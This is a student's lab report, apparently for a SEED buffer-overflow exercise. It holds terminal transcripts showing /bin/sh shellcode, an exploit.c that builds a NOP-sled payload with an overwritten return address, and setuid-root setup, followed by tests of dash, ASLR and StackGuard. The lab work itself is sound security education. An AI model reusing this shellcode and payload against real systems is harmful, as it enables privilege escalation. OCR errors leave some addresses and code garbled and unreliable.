


LAB #3
BUFFER OVERFLOW

Name: Adithya Karthikeyan
SJSU ID: 011991941

TASK 1: Running Shellcode

- 1) First we turn off address randomization. We check the randomization status then. We also change the default shell. The screenshot is attached below.



The screenshot shows a Linux desktop environment with a terminal window titled "Terminal" open. The terminal window displays the following command history:

```
[09/23/18]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/23/18]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space
sysctl: "kernel.randomize_va_space" must be of the form name=value
[09/23/18]seed@VM:~$ sudo sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[09/23/18]seed@VM:~$ sudo rm /bin/sh
[09/23/18]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[09/23/18]seed@VM:~$
```

The desktop interface includes a dock with icons for various applications like a file manager, terminal, and browser, and a taskbar at the bottom.

- 2) We then compile and run the provided shellcode.

```
[09/23/18]seed@VM:~$ cd Downloads/
[09/23/18]seed@VM:~/Downloads$ ls
call_shellcode.c HTTPHeaderLive.txt  RepackagingLab.apk
exploit.c         RepackagingLab      stack.c
[09/23/18]seed@VM:~/Downloads$ cat call_shellcode.c
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax             */
    "\x68""//sh"        /* pushl   $0x68732f2f      */
    "\x68""/bin"        /* pushl   $0x6e69622f      */
    "\x89\xe3"          /* movl    %esp,%ebx        */
    "\x50"               /* pushl   %eax             */
    "\x53"               /* pushl   %ebx             */
    "\x89\xel"          /* movl    %esp,%ecx        */
    "\x99"               /* cdq                */
    "\xb0\x0b"          /* movb    $0x0b,%al         */
    "\xcd\x80"          /* int     $0x80             */


;
```

```
"\xb0\x0b"           /* movb    $0x0b,%al          */
"\xcd\x80"          /* int     $0x80             */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}

[09/23/18]seed@VM:~/Downloads$ nano call_shellcode.c
[09/23/18]seed@VM:~/Downloads$ nano call_shellcode.c
[09/23/18]seed@VM:~/Downloads$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/23/18]seed@VM:~/Downloads$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Sep 23 04:23 call_shellcode
[09/23/18]seed@VM:~/Downloads$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 
$ exit
[09/23/18]seed@VM:~/Downloads$
```


- 3) We then make the shell code as root owned set uid program and run it.



```
SEEDUbuntu [Running]
Terminal
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 
$ exit
[09/23/18]seed@VM:~/Downloads$ sudo chown root call_shellcode
[09/23/18]seed@VM:~/Downloads$ sudo chmod 4755 call_shellcode
[09/23/18]seed@VM:~/Downloads$ ls - l call shellcode

[09/23/18]seed@VM:~/Downloads$ ./call_shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[09/23/18]seed@VM:~/Downloads$
```

- 4) We then make the stack.c as a root owned set uid program



```
[09/23/18]seed@VM:~/Downloads$ gcc stack.c -o stack -z execstack -fno-stack-protector
[09/23/18]seed@VM:~/Downloads$ sudo chown root stack
[09/23/18]seed@VM:~/Downloads$ sudo chmod 4755 stack
[09/23/18]seed@VM:~/Downloads$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Sep 23 04:31 stack
[seed@VM:~/Downloads]$
```

TASK 2: Exploit Buffer Overflow Vulnerability

- 1) We Create another executable for stack.c with debug flags. Debugged the program using gdb.

```
[09/23/18]seed@VM:~/Downloads$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[09/23/18]seed@VM:~/Downloads$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9776 Sep 23 04:34 stack_gdb
[09/23/18]seed@VM:~/Downloads$ touch badfile
[09/23/18]seed@VM:~/Downloads$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ run
Starting program: /home/seed/Downloads/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0xbffffe47 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffeb8 --> 0xbffffed58 --> 0x0
ESP: 0xbffffe00 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
System Settings
0x80484c0 <bof>:    push   ebp
0x80484bc <bof+1>:   mov    ebp,esp
0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>: sub    esp,0x8
0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
```

```
SEEDUbuntu [Running]
Terminal
[-----code-----]
0x80484bb <bof>:    push   ebp
0x80484bc <bof+1>:  mov    ebp,esp
0x80484be <bof+3>:  sub    esp,0x28
=> 0x80484c1 <bof+6>: sub    esp,0x8
0x80484c4 <bof+9>:  push   DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea    eax,[ebp-0x20]
0x80484ca <bof+15>: push   eax
0x80484cb <bof+16>: call   0x8048370 <strcpy@plt>
[-----stack-----]
0000| 0xbffffeb00 --> 0xb7fe96eb (<_dl_fixup+11>:      add    esi,0x15915)
0004| 0xbffffeb04 --> 0x0
0008| 0xbffffeb08 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffffeb0c --> 0xb7b62940 (0xb7b62940)
0016| 0xbffffeb10 --> 0xbffffed58 --> 0x0
0020| 0xbffffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop    edx)
0024| 0xbffffeb18 --> 0xb7dc888b (<_GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffffeb1c --> 0x0
[-----]
Legend: code, data, rodata, value
Breakpoint 1, bof (str=0xbffffeb47 "\bB\003") at stack.c:14
14      strncpy(buffer, str);
gdb-peda$
```

- 2) We then debug and print commands
-

```
$ b bof
$ run
$ p &buffer
$ p $ebp
$ p {address_of_ebp}-{address_of_buffer}) eg. p 0x20-0x10
$ quit
```

The screenshot shows a terminal window titled "Terminal" with the command "SEEDUbuntu [Running]". The window displays assembly code and a debugger session. The assembly code includes instructions like `push eax` and `call 0x8048370 <strcpy@plt>`. Below the assembly is a stack dump with memory addresses from 0x0000 to 0x0028. A legend indicates: code, data, rodata, value. The debugger session shows a breakpoint at stack.c:14, where `strcpy(buffer, str);` is being executed. The user types commands like `p &buffer`, `p \$ebp`, and `p (0xbffffeb28 - 0xbffffeb08)` to inspect memory. The session ends with `gdb-peda\$ quit` and the timestamp "[09/23/18] seed@VM:~/Downloads\$".

3) We then fill the code in the exploit.c

The edited code is shown in the attached screenshot below.

The screenshot shows a terminal window titled "Terminal" with the command "SEEDUbuntu [Running]". The window displays the content of the file "exploit.c" which is being edited in the "GNU nano 2.5.3" editor. The code defines a main function that initializes a buffer of size 517 with NOP instructions (0x90). It then attempts to write shellcode to the buffer starting at address 0xbffffeb8e. Finally, it writes the buffer to a file named "badfile". The file is marked as "Modified". The bottom of the screen shows various keyboard shortcuts for the nano editor.

```

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long*) (buffer + 0x20)) = 0xbffffeb8e;
    //Place the shellcode towards the end of the buffer
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

4) We then create the badfile. The attached sceenshot is shown below.

The terminal window shows the following sequence of commands and outputs:

```
SEEDUbuntu [Running]
Terminal
14 strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbffffeb08
gdb-peda$ p $ebp
$2 = (void *) 0xbffffeb28
gdb-peda$ p (0xbffffeb28 - 0xbffffeb08)
$3 = 0x20
gdb-peda$ quit
[09/23/18]seed@VM:~/Downloads$ nano exploit.c
[09/23/18]seed@VM:~/Downloads$ nano exploit.c
[09/23/18]seed@VM:~/Downloads$ rm badfile
[09/23/18]seed@VM:~/Downloads$ gcc exploit.c -o exploit
[09/23/18]seed@VM:~/Downloads$ ./exploit
[09/23/18]seed@VM:~/Downloads$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |....|
*
00000020  8e eb ff bf 90 90 90 90 90 90 90 90 90 90 90 90 |....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |/shh/bin..PS...|
00000200  b0 0b cd 80 00
00000205
[09/23/18]seed@VM:~/Downloads$
```

- 5) We then run the exploit.

The terminal window shows the following command and its result:


```
[09/23/18]seed@VM:~/Downloads$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Sep 23 04:31 stack
[09/23/18]seed@VM:~/Downloads$ ./stack
Segmentation fault
[09/23/18]seed@VM:~/Downloads$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[09/23/18]seed@VM:~/Downloads$
```

TASK 3 : Dropping Privilege by Bash

- 1) We first change the default shell.


The terminal window shows the following commands and their results:

```
SEEDUbuntu [Running]
Terminal
[09/23/18]seed@VM:~$ sudo rm /bin/sh
[sudo] password for seed:
[09/23/18]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
[09/23/18]seed@VM:~$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17 2016 /bin/dash
[09/23/18]seed@VM:~$ cd Downloads/
```




```
[09/23/18]seed@VM:~$ cd Downloads/
[09/23/18]seed@VM:~/Downloads$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Sep 23 05:15 /bin/sh -> /bin/dash
[09/23/18]seed@VM:~/Downloads$
```

- 2) We then compile and run dash_shell_test.c



```
[09/23/18]seed@VM:~/Downloads$ gcc dash_shell_test.c -o dash_shell_test
[09/23/18]seed@VM:~/Downloads$ sudo chown root dash_shell_test
[09/23/18]seed@VM:~/Downloads$ sudo chmod 4755 dash_shell_test
[09/23/18]seed@VM:~/Downloads$ nano dash_shell_test
[09/23/18]seed@VM:~/Downloads$
```



```
SEEDUbuntu [Running]
Terminal
[09/23/18]seed@VM:~/Downloads$ cat dash_shell_test.c
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
[09/23/18]seed@VM:~/Downloads$
```

- 3) We finally compile and run call_shellcode_dash.c

```

SEEDUbuntu [Running]
Terminal
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
[09/23/18]seed@VM:~/Downloads$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Sep 23 05:25 dash_shell_test
[09/23/18]seed@VM:~/Downloads$ ./dash_shell_test
$ System Settings
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[09/23/18]seed@VM:~/Downloads$ 

```

TASK 4 : ASLR (ADDRESS SPACE LAYOUT RANDOMIZATION)

- 1) We first Turn the countermeasure on by the following command:

\$ sudo sysctl -w kernel.randomize_va_space=2

```

SEEDUbuntu [Running]
Terminal
[09/23/18]seed@VM:~/Downloads$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/23/18]seed@VM:~/Downloads$ cat stack.c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char *func(char *str)
{
    char buffer[24];


    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];

```


- 2) Finally, we then compile set-uid root version of stack.c



```
SEEDUbuntu [Running]
Terminal
[09/23/18]seed@VM:~/Downloads$ gcc stack.c -o stack -z execstack -fno-stack-protector
[09/23/18]seed@VM:~/Downloads$ sudo chown root stack
[09/23/18]seed@VM:~/Downloads$ sudo chmod 4755 stack
[09/23/18]seed@VM:~/Downloads$ ./stack
Segmentation fault
[09/23/18]seed@VM:~/Downloads$
```


TASK 5 : STACKGUARD

- 1) We first turn off address randomization.



```
SEEDUbuntu [Running]
Terminal
[09/23/18]seed@VM:~/Downloads$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/23/18]seed@VM:~/Downloads$ gcc stack.c -o stack -z execstack
[09/23/18]seed@VM:~/Downloads$ sudo chown root stack
[09/23/18]seed@VM:~/Downloads$ sudo chmod 4755 stack
